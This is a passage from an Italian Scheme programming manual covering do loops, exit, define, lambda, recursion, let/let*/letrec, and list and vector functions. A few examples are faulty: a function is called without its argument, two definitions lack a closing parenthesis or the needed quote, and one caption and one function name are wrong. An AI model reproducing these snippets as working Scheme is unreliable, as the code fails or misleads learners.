L'esempio seguente fa apparire per 10 volte la lettera «x». Si osservi l'uso di una variabile esterna per scandire i cicli:

```
(define Contatore 0)

(do () ((>= Contatore 10))
    ; incrementa il contatore di un'unità
    (set! Contatore (+ Contatore 1))
    (display "x")
)

(newline)
```

La stessa cosa avrebbe potuto essere ottenuta dichiarando la variabile all'interno della funzione '**do**':

```
(do ((Contatore 0 Contatore))
    ; condizione di uscita
    ((>= Contatore 10))
    ; incrementa il contatore di un'unità
    (set! Contatore (+ Contatore 1))
    (display "x")
)

(newline)
```

Infine, si può trasferire l'incremento del contatore nel blocco in cui si dichiara e si inizializza la variabile '**Contatore**':

```
(do ((Contatore 0 (+ Contatore 1)))
    ; condizione di uscita
    ((>= Contatore 10))
    ; istruzioni del ciclo
    (display "x")
)

(newline)
```

654.7 Conclusione di un programma Scheme

Un programma Scheme termina quando si esauriscono le istruzioni, oppure quando viene incontrata e valutata la funzione '**exit**'.

```
(exit [valore_di_uscita])
```

Come si vede dallo schema sintattico, è possibile indicare un numero che si traduce poi nel valore di uscita del programma stesso.

L'utilizzo di questa funzione all'interno di un ambiente di interpretazione Scheme, serve normalmente a concludere il funzionamento del programma relativo.

654.8 Riferimenti

- A. Aaby, *Scheme Tutorial*, 1996

  ⟨*http://cs.wwc.edu/~cs_dept/KU/PR/Scheme.html*⟩

- Pierre Castéran, Robert Cori, *Passeport pour Scheme*

  Il documento citato sembra essere scomparso dalla rete, probabilmente in vista di una sua pubblicazione. In origine, si trovava presso ⟨*http://dept-info.labri.u-bordeaux.fr/~cori/Bouquins/scheme.ps*⟩.

- *R*[5]*RS -- Revised-5 Report on the Algorithmic Language Scheme*, 1998

  ⟨*http://www.swiss.ai.mit.edu/~jaffer/r5rs_toc.html*⟩

  ⟨*http://www.swiss.ai.mit.edu/ftpdir/scheme-reports/r5rs.ps.gz*⟩

Capitolo 655

Scheme: struttura del programma e campo di azione

Nel capitolo introduttivo, sono state elencate le strutture elementari per il controllo e il raggruppamento delle istruzioni (espressioni) di Scheme. In questo capitolo, si vuole mostrare in che modo possano essere definite delle funzioni, o comunque dei raggruppamenti di istruzioni all'interno dei quali si possa individuare un campo di azione locale per le variabili che vi vengono dichiarate.

Le funzioni del linguaggio Scheme prevedono il passaggio di parametri solo **per valore**; questo significa che gli argomenti di una funzione vengono valutati prima di tutto. Al posto del passaggio dei parametri per riferimento, Scheme consente l'indicazione di espressioni costanti, concetto a cui si è accennato nel capitolo precedente.

655.1 Definizione e campo di azione

La definizione e inizializzazione di un oggetto avviene normalmente attraverso la funzione '**`define`**'. Questa può servire per dichiarare una variabile normale, o anche per dichiarare una funzione.

```
(define nome_variabile espressione_di_inizializzazione)
```

Quello che si vede sopra è appunto lo schema sintattico per la dichiarazione e inizializzazione di una variabile, cosa che è stata vista più volte nel capitolo precedentemente. Sotto, si vede lo schema sintattico per la dichiarazione di una funzione:

```
(define (nome_funzione elenco_parametri_formali)
    corpo
)
```

In questo caso, i parametri formali sono una serie di nomi che rappresentano i parametri della funzione che viene dichiarata, mentre il corpo è costituito da una serie di espressioni, che rappresentano il contenuto della funzione che si dichiara. Il valore che viene restituito dall'ultima espressione che viene eseguita all'interno della funzione, è ciò che restituisce la funzione stessa. L'esempio seguente, serve a definire la funzione '**`moltiplica`**' con due parametri, '**`x`**' e '**`y`**', che restituisce il prodotto dei suoi due argomenti:

```
(define (moltiplica x y)
    ; il corpo di questa funzione è molto breve
    (* x y)
)
```

Per chiamare questa funzione, basta semplicemente un'istruzione come quella seguente:

```
(moltiplica 10 11)              ===> 110
```

Le dichiarazioni di questo tipo, cioè di variabili e di funzioni, possono avvenire solo nella parte più esterna di un programma Scheme, oppure all'interno della dichiarazione di altre funzioni e delle altre strutture descritte in questo capitolo, ma in tal caso devono apparire all'inizio del

«corpo» delle espressioni che queste strutture contengono. Si osservi l'esempio seguente, in cui viene dichiarata una funzione e al suo interno si dichiarano altre variabili locali:

```
(define (moltiplica x y)
    ; dichiara le variabili locali
    (define z 0)

    ; definisce un ciclo enumerativo, per il calcolo del prodotto
    ; attraverso la somma, in cui viene dichiarata implicitamente
    ; la variabile «i».
    (do ((i 1 (+ i 1)))
        ; condizione di uscita
        ((> i y))
        ; istruzioni del ciclo
        (set! z (+ z x))
    )
    ; al termine restituisce il valore contenuto nella variabile «z»
    z
)
```

Dovrebbe essere intuitivo, quindi, che il campo di azione delle variabili dichiarate all'interno di una funzione '**`define`**' è limitato alla funzione stessa. La stessa cosa varrebbe per le funzioni, dichiarate all'interno di un ambiente del genere. Si osservi l'esempio seguente, in cui si calcola il prodotto tra due numeri, a partire dalla somma di questi, ma dove la somma si ottiene da un'altra funzione, locale, che a sua volta la calcola con incrementi di una sola unità alla volta.

```
(define (moltiplica x y)
    ; dichiara la funzione «somma», locale nell'ambito della
    ; funzione «moltiplica»
    (define (somma x y)
        ; dichiara una variabile locale per la funzione «somma»,
        ; che comunque non serve a nulla :-)
        (define z 2000)
        ; definisce un ciclo enumerativo, per il calcolo della
        ; somma, sommando un'unità alla volta
        (do ()
            ; condizione di uscita
            ((<= y 0))
            ; istruzioni del ciclo
            (set! x (+ x 1))
            ; decrementa «y»
            (set! y (- y 1))
        )
        ; al termine restituisce il valore contenuto nella variabile «x»
        x
    ; fine della funzione locale «somma»
    )
    ; dichiara le variabili locali della funzione «moltiplica»
    (define z 0)
    ; definisce un ciclo enumerativo, per il calcolo del prodotto
    ; attraverso la somma, in cui viene dichiarata implicitamente
    ; la variabile «i».
    (do ((i 1 (+ i 1)))
        ; condizione di uscita
```

```
        ((> i y))
        ; istruzioni del ciclo
        (set! z (somma z x))
    )
    ; al termine restituisce il valore contenuto nella variabile «z»
    z
)
```

Questo esempio è solo un pretesto per mostrare che le variabili locali '**x**', '**y**' e '**z**', della funzione '**somma**' hanno effetto solo nell'ambito di questa funzione; inoltre, la funzione '**somma**' e le variabili locali '**x**', '**y**' e '**z**', della funzione '**moltiplica**', hanno effetto solo nell'ambito della funzione '**moltiplica**' stessa.

655.1.1 Ridefinizione

Nel capitolo introduttivo si è accennato al fatto che la ridefinizione di una variabile, o di una funzione, implica una nuova allocazione di memoria, senza liberare quella utilizzata precedentemente. Pertanto, i riferimenti fatti in precedenza a quell'oggetto, continuano a utilizzare in pratica la vecchia allocazione. Si osservi l'esempio seguente:

```
(define x 20)
x                       ===> 20
(define y (* 2 x))
y                       ===> 40
(define x 100)
x                       ===> 100
y                       ===> 40
```

Quanto mostrato con questo esempio, non ha nulla di eccezionale, rispetto ai linguaggi di programmazione tradizionali. Tuttavia, potrebbe risultare strano da un punto di vista strettamente matematico. Se invece lo scopo fosse quello di definire un sistema di equazioni, '**y**' dovrebbe essere trasformato in una funzione, come nell'esempio seguente:

```
(define x 20)
x                       ===> 20
(define (f y) (* 2 x))
(f)                     ===> 40
(define x 100)
x                       ===> 100
(f)                     ===> 200
```

Qualunque oggetto con un identificatore può essere ridefinito. Si osservi l'esempio seguente, in cui si imbrogliano le carte e si fa in modo che l'identificatore '*****' corrisponda a una funzione che esegue la somma, mentre prima valeva per una moltiplicazione:

```
(define (* x y) (+ x y)
(* 3 5)                ===> 8
```

Si ricorda che per modificare il contenuto di una variabile allocata, senza allocare un'altra area di memoria, si utilizza generalmente la funzione '**set!**'.

655.2 Definizione «lambda»

Scheme tratta gli identificatori delle funzioni (i loro nomi), nello stesso modo di quelli delle variabili. In altri termini, le funzioni sono variabili che contengono un riferimento a un blocco di codice. È possibile dichiarare una funzione attraverso la funzione '**lambda**', che restituisce la funzione stessa. In questo modo, una funzione può essere dichiarata anche attraverso l'assegnamento di una variabile, che poi diventa una funzione a tutti gli effetti.

Prima di vedere come si usa la dichiarazione di una funzione attraverso la funzione '**lambda**', è bene ribadire che, attraverso questo meccanismo, è possibile dichiarare una funzione in tutte quelle situazioni in cui è possibile inizializzare o assegnare una variabile.

```
(lambda (elenco_parametri_formali)
    corpo
)
```

Come si vede dal modello sintattico, la funzione '**lambda**' è relativamente semplice: il primo argomento è un blocco contenente l'elenco dei nomi (locali) dei parametri formali; gli argomenti successivi sono le espressioni che costituiscono il corpo della funzione. Non si dichiara il nome della funzione, dal momento che '**lambda**' restituisce la funzione stessa, che viene poi identificata (ammesso che lo si voglia fare) dalla variabile a cui questa viene assegnata.

All'inizio del «corpo» delle espressioni che descrivono il contenuto della funzione che si dichiara, si possono inserire delle dichiarazioni ulteriori attraverso la funzione '**define**'.

Sotto vengono proposti alcuni esempi che dovrebbero lasciare intendere in quante situazioni si può utilizzare una dichiarazione di funzione attraverso '**lambda**'.

```
; dichiara la variabile «f» e la inizializza temporaneamente al valore zero
(define f 0)
; assegna a «f» una funzione che esegue la somma dei suoi due argomenti
(set! f
    (lambda (x y)
        (+ x y)
    )
)
; calcola la somma tra 4 e 5, restituendo 9
(f 4 5)
```

L'esempio che appare sopra mostra in che modo si possa dichiarare una funzione in qualunque situazione in cui si può assegnare un valore a una variabile.

```
; dichiara direttamente la funzione «f»
(define f
    ; inizializza «f» con una funzione che esegue la somma
    ; dei suoi due argomenti
    (lambda (x y)
        ; corpo della dichiarazione della funzione
        (+ x y)
    )
)
; calcola la somma tra 4 e 5, restituendo 9
(f 4 5)
```

In questo caso, l'assegnamento della funzione alla variabile '**`f`**' è avvenuto contestualmente alla dichiarazione della variabile stessa.

```
(define moltiplica
    (lambda (x y)
        ; dichiara le variabili locali
        (define z 0)
        ; definisce un ciclo enumerativo, per il calcolo del prodotto
        ; attraverso la somma, in cui viene dichiarata implicitamente
        ; la variabile «i».
        (do ((i 1 (+ i 1)))
            ; condizione di uscita
            ((> i y))
            ; istruzioni del ciclo
            (set! z (+ z x))
        )
        ; al termine restituisce il valore contenuto nella variabile «z»
        z
    )
)
```

Questo esempio, mostra in che modo possano avvenire delle dichiarazioni locali nel corpo di una dichiarazione '**`lambda`**'.

L'esempio successivo è un po' un estremo, nel senso che viene mostrata la dichiarazione di una funzione «anonima», che viene usata immediatamente per calcolare il prodotto tra tre e quattro. Successivamente al suo utilizzo istantaneo, non c'è modo di riutilizzare tale funzione.

```
(
    ; dichiarazione della funzione anonima
    (lambda (x y)
        ; dichiara le variabili locali
        (define z 0)
        ; definisce un ciclo enumerativo, per il calcolo del prodotto
        ; attraverso la somma, in cui viene dichiarata implicitamente
        ; la variabile «i».
        (do ((i 1 (+ i 1)))
            ; condizione di uscita
            ((> i y))
            ; istruzioni del ciclo
            (set! z (+ z x))
        )
        ; al termine restituisce il valore contenuto nella variabile «z»
        z
    )
    ; indicazione del primo argomento
    3
    ; indicazione del secondo argomento
    4
)
```

655.3 Ricorsione

Si intuisce la possibilità di Scheme di scrivere funzioni ricorsive. Non dovrebbe essere difficile arrivare a questo risultato senza spiegazioni particolari. L'esempio seguente mostra il calcolo del fattoriale attraverso una funzione ricorsiva:

```
(define (fattoriale n)
    (if (= n 0)
        ; then
        1
        ; else
        (* n (fattoriale (- n 1)))
    )
)
```

Si intuisce che una funzione senza nome, come nel caso di quella dichiarata con '**`lambda`**', senza assegnarla a una variabile, non può essere resa ricorsiva, a meno di definire una sotto-funzione ricorsiva al suo interno. L'esempio seguente è una variante di quello precedente, in cui viene utilizzata una dichiarazione '**`lambda`**'.

```
(define fattoriale
    (lambda (n)
        (if (= n 0)
            ; then
            1
            ; else
            (* n (fattoriale (- n 1)))
        )
    )
)
```

655.4 Funzioni «let», «let*» e «letrec»

Le funzioni '**let**', '**let***' e '**letrec**', hanno lo scopo di circoscrivere un ambiente, all'interno del quale può essere inserita una serie indefinita di espressioni (istruzioni), prima delle quali vengono dichiarate delle variabili il cui campo di azione è locale rispetto a quell'ambito.

```
(let ((variabile inizializzazione)...)
    corpo
)
```

```
(let* ((variabile inizializzazione)...)
    corpo
)
```

```
(letrec ((variabile inizializzazione)...)
    corpo
)
```

In tutti e tre le forme, le variabili vengono inizializzate e quindi si passa alla valutazione delle espressioni successive (le istruzioni). Alla fine, la funzione restituisce il valore dell'ultima espressione a essere stata eseguita al suo interno.

Nel caso di '**let**', le variabili vengono dichiarate e inizializzate senza un ordine preciso, ma semplicemente prima di passare alla valutazione delle espressioni successive:

```
(let ((x 1) (y 2))
    (+ x y)
)                        ===> 3
```

L'esempio non ha un grande significato da un punto di vista pratico, ma si limita a mostrare intuitivamente come si comporta la funzione '**let**'. In questo caso, vengono dichiarate le variabili locali '**x**' e '**y**', inizializzandole rispettivamente a uno e due, infine viene calcolata semplicemente la somma tra le due variabili, cosa che restituisce il valore tre.

Nel caso di '**let***', le variabili vengono dichiarate e inizializzate nell'ordine in cui sono (da sinistra a destra); pertanto, ogni inizializzazione può fare riferimento alle variabili dichiarate precedentemente nella stessa sequenza:

```
(let* ((x 1) (y (+ x 1)))
    (+ x y)
)                        ===> 3
```

L'esempio mostra che la variabile locale '**y**' viene inizializzata partendo dal valore della variabile locale '**x**', incrementando il valore di questa di un'unità.

La funzione '**letrec**' è più sofisticata; il nome sta per *let recursive*. È un po' difficile spiegare il senso di questa; si tenta almeno di mostrare la cosa in modo intuitivo.

Nello stesso modo in cui si può dichiarare una variabile, si può dichiarare una funzione. In questo senso, tali dichiarazioni possono anche essere ricorsive all'interno di una funzione '**`letrec`**'. Viene mostrato un esempio tratto da R^5RS:

```
(letrec
    ; dichiara le «variabili», che in realtà sono funzioni (predicati)
    (
        ; dichiara la funzione «pari?»
        (pari?
            (lambda (n)
                (if (zero? n)
                    ; il numero è pari
                    #t
                    ; altrimenti si prova a vedere se è dispari
                    (dispari? (- n 1))
                )
            )
        )
        ; dichiara la funzione «dispari?»
        (dispari?
            (lambda (n)
                (if (zero? n)
                    ; il numero è dispari
                    #f
                    ; altrimenti si prova a vedere se è pari
                    (pari? (- n 1))
                )
            )
        )
    )
    ; fine della dichiarazione delle variabili

    ; verifica che il numero 88 è pari, chiamando la funzione
    ; «pari?» dichiarata all'inizio
    (pari? 88)
    ; la chiamata restituisce il valore #t e, di conseguenza,
    ; è questo il valore restituiti da tutto
)
```

Le variabili '**`pari?`**' e '**`dispari?`**' vengono inizializzate assegnando loro una funzione dichiarata con '**`lambda`**' e il loro scopo è quello di verificare che l'argomento sia rispettivamente un numero pari o dispari.

```
(pari? 2)               ===> #t
(dispari? 2)            ===> #f
```

Tali variabili e di conseguenza queste funzioni, hanno effetto solo nell'ambito della dichiarazione '**`letrec`**', al termine della quale diventano semplicemente irraggiungibili. Il principio di funzionamento di queste funzioni, sta nel fatto che lo zero sia pari, di conseguenza:

```
(pari? 0)               ===> #t
(dispari? 0)            ===> #f
```

Per tutti i numeri superiori, invece, è sufficiente verificare in modo ricorsivo di che tipo è il valore $n-1$. Per la precisione, se si sta verificando il fatto che un numero sia pari, se questo è superiore a zero, si può verificare che quel numero, meno uno, sia dispari, continuando così, di seguito.

Queste tre strutture sono importanti soprattutto perché consentono di inserire delle dichiarazioni di variabili o di funzioni, oltre al fatto che così circoscrivono un ambito locale per queste. Come si è visto, queste dichiarazioni possono essere fatte anche prima (anche con '**`let`**' e '**`let*`**'), tenendo conto dell'ordine di valutazione che ognuna di queste strutture garantisce.

```
(let ((x 1) (y 2))
    (define messaggio "sto calcolando la somma...")
    (display messaggio)
    (newline)
    (+ x y)
)                       ===> 3
```

L'esempio che si vede sopra, è solo un'estensione di quanto già visto sopra, allo scopo di mostrare la possibilità di utilizzare la funzione '**`define`**' all'inizio del corpo di espressioni che contiene. L'esempio successivo è una variante ulteriore, in cui il messaggio viene dichiarato tra le variabili iniziali di '**`let`**'.

```
(let ((x 1) (y 2) (messaggio "sto calcolando la somma..."))
    (display messaggio)
    (newline)
    (+ x y)
)                       ===> 3
```

Scheme: liste e vettori

Scheme dispone di due strutture di dati particolari: liste e vettori. Le liste sono una sequenza di elementi a cui si accede con una certa difficoltà, senza la possibilità di utilizzare un indice, mentre i vettori sono l'equivalente degli array degli altri linguaggi.

656.1 Liste e coppie

La lista è la struttura di dati fondamentale di Scheme. In questo linguaggio, le stesse istruzioni (le chiamate delle funzioni) sono espresse in forma di lista:

```
(elemento...)
```

La lista è un elenco di elementi ordinati. Gli elementi di una lista possono essere oggetti di qualunque tipo, comprese altre liste. Ci sono molte situazioni in cui i parametri di una funzione di Scheme sono delle liste; per esempio la dichiarazione di una funzione, attraverso '**`define`**':

```
(define (nome_funzione elenco_parametri_formali)
    corpo
)
```

Come si vede, il primo parametro della funzione '**`define`**' è una lista, in cui il primo elemento è il nome della funzione che si crea, mentre gli elementi successivi sono la descrizione dei parametri formali.

Le liste vuote, sono rappresentate da una coppia di parentesi aperta e chiusa, '**`()`**', rappresentando degli oggetti speciali nella filosofia di Scheme.

Tabella 656.1. Elenco di alcune funzioni specifiche per la gestione delle stringhe.

Funzione	Descrizione
`(list? `***oggetto***`)`	*Vero* se l'oggetto è una lista.
`(pair? `***oggetto***`)`	*Vero* se l'oggetto è una coppia (una lista non vuota).
`(null? `***lista***`)`	*Vero* se la lista è vuota.
`(length `***lista***`)`	Restituisce il numero di elementi della lista.
`(car `***lista***`)`	Restituisce il primo elemento di una lista.
`(cdr `***lista***`)`	Restituisce una lista da cui è stato tolto il primo elemento.
`(cadr `***lista***`)`	`(car (cdr `***lista***`))`
`(cddr `***lista***`)`	`(cdr (cdr `***lista***`))`
`(caadr `***lista***`)`	`(car (car (cdr `***lista***`)))`
`(caddr `***lista***`)`	`(car (cdr (cdr `***lista***`)))`

Funzione	Descrizione
`(cons` ***elemento lista*** `)`	Restituisce una lista in cui inserisce al primo posto l'elemento indicato.
`(list` ***elemento***... `)`	Restituisce una lista composta dagli elementi indicati.
`(append` ***lista lista*** `)`	Restituisce una lista composta dagli elementi delle due liste indicate.
`(reverse` ***lista*** `)`	Restituisce una lista con gli elementi in ordine inverso.
`(set-car!` ***lista oggetto*** `)`	Memorizza nella prima posizione della lista l'oggetto indicato.
`(set-cdr!` ***lista oggetto*** `)`	Memorizza nella parte successiva al primo elemento l'oggetto indicato.
`(list-tail` ***lista k*** `)`	Restituisce una lista in cui mancano i primi ***k*** elementi.
`(list-ref` ***lista k*** `)`	Restituisce l'elemento ($k + 1$)-esimo della lista.
`(vector->list` ***vettore*** `)`	Converte il vettore in lista.
`(list->vector` ***list*** `)`	Converte la lista in vettore.

656.1.1 Dichiarazione di una lista

La dichiarazione di una lista avviene nello stesso modo in cui si dichiara una variabile normale:

```
(define variabile lista_costante)
```

Tuttavia, occorre tenere presente che una lista può essere interpretata come la chiamata di una funzione e come tale verrebbe intesa in questa situazione. Per evitare che ciò avvenga, la si indica attraverso un'espressione costante, cioè la si fa precedere da un apostrofo, o la si inserisce in una funzione '**`quote`**'. L'esempio seguente dichiara la lista '**`lis`**' composta dall'elenco dei numeri interi da uno a sei:

```
(define lis '(1 2 3 4 5 6))
```

In questo caso, se la lista non venisse indicata con l'apostrofo, si otterrebbe la valutazione della lista stessa, prima dell'inizializzazione della variabile '**`lis`**', provocando un errore, dal momento che l'oggetto '**`1`**' (uno) non esiste.

656.1.2 Caratteristiche esteriori di una lista

Le caratteristiche esteriori di una lista sono semplicemente la lunghezza, espressa in numero di elementi, e il fatto che contengano o meno qualcosa. Per verificare queste caratteristiche sono disponibili due funzioni, '**`null?`**' e '**`length`**', che richiedono come argomento una lista. Si osservino gli esempi seguenti.

```
; dichiara la lista «lis»
(define lis (1 2 3 4 5 6)

; verifica se la lista «lis» è vuota
(null? lis)                                    ===> #f

; calcola la lunghezza della lista
(length lis)                                   ===> 6
```

Se fosse stata fornita la lista in modo letterale, senza la variabile '**lis**', la stessa cosa avrebbe dovuto essere scritta nel modo seguente:

```
; verifica se la lista è vuota
(null? '(1 2 3 4 5 6))                         ===> #f

; calcola la lunghezza della lista
(length '(1 2 3 4 5 6))                        ===> 6
```

656.1.3 Operazioni fondamentali con le liste

L'accesso agli elementi singoli di una lista è un'impresa piuttosto complessa che si attua fondamentalmente con le funzioni '**car**' e '**cdr**'. A queste due si affianca anche '**cons**', il cui scopo è quello di «costruire» una lista.

Per comprendere il senso di queste funzioni, occorre tenere presente che per Scheme una lista è una ***coppia*** composta dal primo elemento, ovvero l'elemento '**car**', e dalla parte restante, ovvero la parte '**cdr**'.

Per la precisione, una coppia è una lista, mentre la lista vuota non è una coppia. La lista contenente un solo elemento, è la composizione dell'unico elemento a disposizione e della lista vuota.

Figura 656.5. La parte «car» e la parte «cdr» che compongono le liste di Scheme.

```
(1  2 3 4 5 6 7 8 9 10 11)
 |  (                    )
 |   `---------+---------'
car            |
              cdr
```

```
(car lista)
```

```
(cdr lista)
```

Le due funzioni '**car**' e '**cdr**' hanno come argomento una lista, della quale restituiscono, rispettivamente, il primo elemento e la lista restante quando si elimina il primo elemento. Si osservino gli esempi seguenti.[1]

```
(car '(1 2 3 4 5 6))           ===> 1
(cdr '(1 2 3 4 5 6))           ===> (2 3 4 5 6)
```

Data l'idea che ha Scheme sulle liste, la funzione '**`cons`**' crea una lista a partire dalle sue parti '**`car`**' e '**`cdr`**':

```
(cons elemento_car lista_cdr)
```

In altri termini, '**`cons`**' aggiunge un elemento all'inizio della lista indicata come secondo argomento. Si osservi l'esempio.

```
(cons 0 '(1 2 3 4 5 6))          ===> (0 1 2 3 4 5 6)
```

Le tre funzioni '**`car`**', '**`cdr`**' e '**`cons`**' si completano a vicenda, in base alla relazione schematizzata dalla figura 656.9.

Se viene fornita una lista come primo argomento della funzione '**`car`**', questa viene inserita come primo elemento della lista risultante.

```
(cons '(0 1 2) '(1 2 3 4 5 6))          ===> ((0 1 2) 1 2 3 4 5 6)
```

Figura 656.9. Relazione che lega le funzioni '**`car`**', '**`cdr`**' e '**`cons`**'. In particolare, «x» e «y» sono liste non vuote; «a» è un elemento ipotetico di una lista.

```
(cons (car x) (cdr x)) = x
(car (cons a y)) = a
(cdr (cons a y)) = y
```

Altri modi per creare una lista sono dati dalle funzioni '**`list`**' e '**`append`**'.

```
(list elemento...)
```

```
(append lista lista)
```

La funzione '**`list`**' restituisce una lista composta dai suoi argomenti (se non si vuole che questi siano valutati prima, occorre ricordare di usare l'apostrofo); la funzione '**`append`**' restituisce una lista composta dagli elementi delle due liste indicate come argomento (se le liste vengono fornite in modo letterale, occorre ricordare di usare l'apostrofo, per evitare che vengano valutate come funzioni).

```
(list 1 2 3 4 5 6)                      ===> (1 2 3 4 5 6)
(append '(1 2 3 4 5 6) '(7 8 9))        ===> (1 2 3 4 5 6 7 8 9)
```

Per verificare che un oggetto sia una lista, è disponibile il predicato '**`list?`**'. Si osservi l'esempio seguente, con il quale si intende ribadire il significato dell'apostrofo per evitare che una lista sia interpretata come funzione:

```
(define a (+ 1 2))
a                               ===> 3

(define b '(+ 1 2))
b                               ===> (+ 1 2)

(list? a)                       ===> #f
(list? b)                       ===> #t
```

656.1.4 Funzioni tipiche sulle liste

Dal momento che con le liste di Scheme non è disponibile un accesso diretto all'elemento ***n***-esimo, se non attraverso la funzione di libreria '**`list-ref`**', è importante imparare a gestire le funzioni elementari già mostrate nella sezione precedente.

- Calcolo della lunghezza di una lista:

```
(define (lunghezza x)
    (if (null? x)
        ; se la lista è vuota, restituisce zero
        0
        ; altrimenti esegue una chiamata ricorsiva
        (+ 1 (lunghezza (cdr x)))
    )
)
```

- Ricerca dell'elemento ***i***-esimo, dove il primo è il numero uno (si veda anche la funzione di libreria '**`list-ref`**', descritta più avanti in questa serie di esempi):

```
(define (i-esimo-elemento i x)
    ; «i» è l'indice, «x» è la lista
    (if (null? x)
        ; la lista è più corta di «i» elementi
        "errore: la lista è troppo corta"
        ; altrimenti procede
        (if (= i 1)
            ; se si tratta del primo elemento, basta la funzione
            ; car per prelevarlo
            (car x)
            ; altrimenti, si utilizza una chiamata ricorsiva
            (i-esimo-elemento (- i 1) (cdr x))
        )
    )
)
```

- Estrae l'ultimo elemento:

```
(define (ultimo x)
    (if (null? x)
        ; la lista è vuota e questo è un errore
        "errore: la lista è vuota"
        ; altrimenti si occupa di estrarre l'ultimo elemento
        (if (null? (cdr x))
            ; se si tratta di una lista contenente un solo elemento,
            ; restituisce il primo e unico di questa
            (car x)
            ; altrimenti utilizza una chiamata ricorsiva
            (ultimo (cdr x))
        )
    )
)
```

- Elimina l'ultimo elemento:

```
(define (elimina-ultimo x)
    (if (null? x)
        ; la lista è vuota e questo è un errore
        "errore: la lista è vuota"
        ; altrimenti si occupa di eliminare l'ultimo elemento
        (if (null? (cdr x))
            ; se si tratta di una lista contenente un solo elemento,
            ; restituisce la lista vuota
            '()
            ; altrimenti utilizza una chiamata ricorsiva per comporre
            ; una lista senza l'ultimo elemento
            (cons (car x) (elimina-ultimo (cdr x)))
        )
    )
)
```

- Restituisce la parte finale della lista, escludendo alcuni elementi iniziali. Si tratta precisamente di una funzione di libreria di Scheme, denominata '**`list-tail`**':

```
(define (list-tail x k)
    (if (zero? k)
        ; se «k» è pari a zero, viene restituita tutta la lista
        x
        ; altrimenti occorre eliminare k-1 elementi iniziali
        ; da (cdr x)
        (list-tail (cdr x) (- k 1))
    )
)
```

- Ricerca del (k+1)-esimo elemento di una lista. Si tratta di una funzione di libreria di Scheme, denominata '**`list-ref`**' (in pratica, l'indice k viene usato in modo da indicare il primo elemento con il numero zero):

```
(define (list-ref x k)
    ; si limita a restituire il primo elemento ottenuto
    ; dalla funzione list-tail
    (car (list-tail x k))
)
```

* Scansione di una lista in modo da restituire un'altra lista, contenente i valori restituiti dalla chiamata di una funzione data per ogni elemento della lista. Si tratta di una semplificazione della funzione di libreria '**map**', in questo caso con la possibilità di indicare una sola lista di valori di partenza:

```
(define (map1 f x)
    ; «f» è la funzione da applicare agli elementi della lista «x»
    (if (null? x)
        ; la lista è vuota e restituisce un'altra lista vuota
        '()
        ; altrimenti compone la lista da restituire
        (cons (f (car x)) (map1 f (cdr x)))
    )
)
```

* Descrizione della funzione di libreria '**append**':

```
(define (append x y)
    (if (null? x)
        ; se la lista «x» è vuota, restituisce la lista «y»
        y
        ; altrimenti costruisce la lista in modo ricorsivo
        (cons
            (car x)
            (append (cdr x) y)
        )
    )
)
```

* Descrizione della funzione di libreria '**reverse**':

```
(define (reverse x)
    (if (null? x)
        ; se la lista «x» è vuota, non c'è nulla da invertire
        '()
        ; altrimenti compone l'inversione con una chiamata ricorsiva
        (append (reverse (cdr x)) (list (car x)))
    )
)
```

656.2 Vettori

Scheme gestisce anche i vettori, che sono in pratica gli array dei linguaggi di programmazione normali. Un vettore viene rappresentato in forma costante come una lista preceduta dal simbolo '**#**':

#(***elemento_1***... ***elemento_n***)

L'indice dei vettori di Scheme parte da zero. Il funzionamento dei vettori di Scheme non richiede spiegazioni particolari. La tabella 656.21 riassume le funzioni utili con questo tipo di dati.

Tabella 656.21. Elenco di alcune funzioni specifiche per la gestione dei vettori.

Funzione	Descrizione
`(vector?` ***oggetto*** `)`	*Vero* se l'oggetto è un vettore.
`(make-vector` ***k*** `)`	Restituisce un vettore di ***k*** elementi indefiniti.
`(make-vector` ***k*** ***valore*** `)`	Restituisce un vettore di ***k*** elementi inizializzati al valore specificato.
`(vector` ***elemento***...`)`	Restituisce un vettore degli elementi indicati.
`(vector-length` ***vettore*** `)`	Restituisce il numero di elementi del vettore.
`(vector-ref` ***vettore*** ***k*** `)`	Restituisce l'elemento nella posizione ***k***, partendo da zero.
`(vector-set!` ***vettore*** ***k*** ***oggetto*** `)`	Assegna all'elemento ***k***-esimo l'oggetto indicato.
`(vector->list` ***vettore*** `)`	Converte il vettore in lista.
`(list->vector` ***lista*** `)`	Converte la lista in vettore.

656.3 Strutture di controllo applicate alle liste

Alcune funzioni tipiche di Scheme servono ad applicare una funzione a un gruppo di valori contenuto in una lista.

Tabella 656.22. Elenco di alcune funzioni specifiche per la scansione degli elementi di una lista, allo scopo di applicarvi una funzione.

Funzione	Descrizione
`(apply` ***funzione*** ***lista*** `)`	Esegue la funzione utilizzando gli elementi della lista come argomenti.
`(map` ***funzione*** ***lista***...`)`	Esegue la funzione iterativamente per gli elementi delle liste.
`(for-each` ***funzione*** ***lista***...`)`	Esegue la funzione iterativamente per gli elementi delle liste.

656.3.1 Funzione «apply»

```
(apply funzione lista)
```

La funzione '**`apply`**' esegue una funzione a cui affida gli elementi di una lista come altrettanti argomenti. Si osservi il modello seguente:

```
(apply funzione '(elem_1 elem_2... elem_n))
```

Questo equivale in pratica a:

```
(funzione elem_1 elem_2... elem_n)
```

Per esempio:

```
(apply + '(1 2))                    ===> 3
```

656.3.2 Funzione «map»

```
(map funzione lista...)
```

La funzione '**map**' scandisce una o più liste, tutte con la stessa quantità di elementi, in modo tale che, a ogni ciclo, viene passato alla funzione l'insieme ordinato dell'***i***-esimo elemento di ognuna di queste liste. La funzione restituisce una lista contenente i valori restituiti dalla funzione a ogni ciclo.

Anche se viene rispettato l'ordine delle varie liste, '**dat**' non garantisce che la scansione avvenga dal primo elemento all'ultimo.

L'esempio seguente esegue la somma di una serie di coppie di valori, restituendo la lista dei risultati:

```
(map + '(1 2 3) '(4 5 6))                    ===> (5 7 9)
```

656.3.3 Funzione «for-each»

```
(for-each funzione lista...)
```

La funzione '**for-each**' è molto simile a '**map**', nel senso che avvia una funzione ripetutamente, quanti sono gli elementi delle liste successive, garantendo di eseguire l'operazione in ordine, secondo la sequenza degli elementi nelle liste. Tuttavia, non restituisce nulla.

656.4 Riferimenti

- A. Aaby, *Scheme Tutorial*, 1996

  ⟨*http://cs.wwc.edu/~cs_dept/KU/PR/Scheme.html* ⟩

- *R5RS -- Revised-5 Report on the Algorithmic Language Scheme*, 1998

  ⟨*http://www.swiss.ai.mit.edu/~jaffer/r5rs_toc.html* ⟩

  ⟨*http://www.swiss.ai.mit.edu/ftpdir/scheme-reports/r5rs.ps.gz* ⟩

[1] A questo punto si intende ormai chiarito il significato dell'apostrofo posto di fronte a una lista, quando questa non deve essere valutata, prima di essere fornita come argomento di una funzione.

Capitolo 657

